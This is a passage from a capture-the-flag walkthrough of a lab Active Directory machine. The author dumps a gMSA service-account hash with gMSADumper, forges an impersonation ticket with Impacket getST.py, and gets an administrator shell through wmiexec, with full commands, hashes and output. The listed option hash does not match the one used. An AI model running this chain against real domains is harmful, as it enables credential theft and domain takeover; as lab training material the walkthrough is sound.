- **Inbound Control**: This indicates that there are 4 direct (explicit) object controllers over **ITSUPPORT**, and these controllers are individuals or groups that have administrative or control rights over the group.

[Group Managed Service Accounts](#) (GMSA) provide additional security to service accounts. There's a Python tool for extracting GMSA passwords, [gMSADumper](#),

```
sudo python3 gMSADumper.py -u Ted.Graves -p Mr.Teddy -d intelligence.htb
```

```
(natasha@0xromanoff)-[/opt/gMSADumper/gMSADumper]
$ sudo python3 gMSADumper.py -u Ted.Graves -p Mr.Teddy -d intelligence.htb
Users or groups who can read password for svc_int$:
> DC$
> itsupport
svc_int$:::cb5fedffc634c46f85b73f1e63e9df28
svc_int$:aes256-cts-hmac-sha1-96:fcebff15701f986f2e864de03521bb639c3bc528089913f0df8a28472a92996f
svc_int$:aes128-cts-hmac-sha1-96:25946dc825ca3963de337fb403e459a1
```

Get Ticket

[This post from OnSecurity](#) gives the steps to request a forged ticket from the delegated service. I'll use `getST.py` from [Impacket](#) to craft a ticket. I need to pass it the following options:

- `-dc-ip 10.10.10.248`
- `-spn www/dc.intelligence.htb` - the SPN (see below)
- `-hashes :5e47bac787e5e1970cf9acdb5b316239` - the NTLM I collected earlier
- `-impersonate administrator` - the user I want a ticket for
- `intelligence.htb/svc_int` - the account I'm running

```
sudo python3 getST.py -dc-ip 10.10.10.248 -spn www/dc.intelligence.htb -hashes :cb5fedffc634c46f85b73f1e63e9df28 -impersonate administrator intelligence.htb/svc_int
```

```
(natasha@0xromanoff)-[/opt/impacket/examples]
$ sudo python3 getST.py -dc-ip 10.10.10.248 -spn www/dc.intelligence.htb -hashes :cb5fedffc634c46f85b73f1e63e9df28 -impersonate administrator intelligence.htb/svc_int
[sudo] password for natasha:
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

Since there is a clock skew error, we have to sync our machine so we perform an `ntpd`.

```
sudo ntpdate 10.10.10.248
```

```
(natasha@0xromanoff)-[/opt/impacket/examples]
$ sudo ntpdate 10.10.10.248
2024-10-25 01:20:51.356852 (-0400) +25201.465293 +/- 0.011286 10.10.10.248 s1 no-leap
CLOCK: time stepped by 25201.465293
```

The tool `getST.py` is part of the [Impacket](#) suite, a collection of Python-based tools developed by [Fortra \(formerly SecureAuth\)](#) for network protocol exploitation and post-exploitation. This

specific tool is used for **Kerberos-based attacks** in Active Directory environments.

```
sudo python3 getST.py -dc-ip 10.10.10.248 -spn www/dc.intelligence.htb -hashes :cb5fedffc634c46f85b73f1e63e9df28 -impersonate administrator intelligence.htb/svc_int
```

```
(natasha@0xromanoff)-[/opt/impacket/examples]
$ sudo python3 getST.py -dc-ip 10.10.10.248 -spn www/dc.intelligence.htb -hashes :cb5fedffc634c46f85b73f1e63e9df28 -impersonate administrator intelligence.htb/svc_int
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
/opt/impacket/examples/getST.py:378: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/opt/impacket/examples/getST.py:475: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
/opt/impacket/examples/getST.py:605: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/opt/impacket/examples/getST.py:657: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@www_dc.intelligence.htb@INTELLIGENCE.HTB.ccache
```

the ccache folder is saved in the same directory.

```
(natasha@0xromanoff)-[/opt/impacket/examples]
$ ls -al
total 1460
drwxr-xr-x  2 root root  4096 Oct 25 02:37 .
drwxr-xr-x 11 root root  4096 Oct 24 12:25 ..
-rwxr-xr-x  1 root root 29953 Aug 27 09:36 addcomputer.py
-rw-r--r--  1 root root  1595 Oct 25 02:37 administrator@www_dc.intelligence.htb@INTELLIGENCE.HTB.ccache
-rwxr-xr-x  1 root root 12906 Aug 27 09:36 atexec.py
-rwxr-xr-x  1 root root 38302 Aug 27 09:36 changepasswd.py
```

we use wmiexec.py to authenticate with the smb session , thereby getting the root.

```
KRB5CCNAME=administrator@www_dc.intelligence.htb@INTELLIGENCE.HTB.ccache
wmiexec.py -k -no-pass administrator@dc.intelligence.htb
```

```
(natasha@0xromanoff)-[/opt/impacket/examples]
$ KRB5CCNAME=administrator@www_dc.intelligence.htb@INTELLIGENCE.HTB.ccache wmiexec.py -k -no-pass administrator@dc.intelligence.htb
Impacket v0.12.0.dev1+20230909.154612.3beeda7 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\>whoami
intelligence\administrator

C:\>pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.

C:\>lcd /opt/impacket/examples
/opt/impacket/examples
C:\>help

lcd {path}          - changes the current local directory to {path}
exit                - terminates the server process (and this session)
lput {src_file, dst_path} - uploads a local file to the dst_path (dst_path = default current directory)
```

```
C:\>type root.txt
The system cannot find the file specified.

C:\>cd Users
C:\Users>cd Administrators
The system cannot find the path specified.

C:\Users>cd Administrator
C:\Users\Administrator>dir
Volume in drive C has no label.
Volume Serial Number is E3EF-EBBD

Directory of C:\Users\Administrator

04/18/2021  05:18 PM    <DIR>          .
04/18/2021  05:18 PM    <DIR>          ..
04/18/2021  05:40 PM    <DIR>          3D Objects
04/18/2021  05:40 PM    <DIR>          Contacts
04/18/2021  05:40 PM    <DIR>          Desktop
04/18/2021  05:40 PM    <DIR>          Documents
04/18/2021  05:40 PM    <DIR>          Downloads
04/18/2021  05:40 PM    <DIR>          Favorites
04/18/2021  05:40 PM    <DIR>          Links
04/18/2021  05:40 PM    <DIR>          Music
04/18/2021  05:40 PM    <DIR>          Pictures
04/18/2021  05:40 PM    <DIR>          Saved Games
04/18/2021  05:40 PM    <DIR>          Searches
04/18/2021  05:40 PM    <DIR>          Videos
               0 File(s)              0 bytes
Custom Query 14 Dir(s)  5,797,416,960 bytes free
```

```
No user defined queries
C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is E3EF-EBBD
```

```
C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is E3EF-EBBD

Directory of C:\Users\Administrator\Desktop

04/18/2021  05:51 PM    <DIR>          .
04/18/2021  05:51 PM    <DIR>          ..
10/22/2024  03:57 PM                34 root.txt
               1 File(s)              34 bytes
Custom Query 2 Dir(s)  5,797,421,056 bytes free

No user defined queries
C:\Users\Administrator\Desktop>type root.txt
45ad6e0de31b61f19eda401886088d2f
```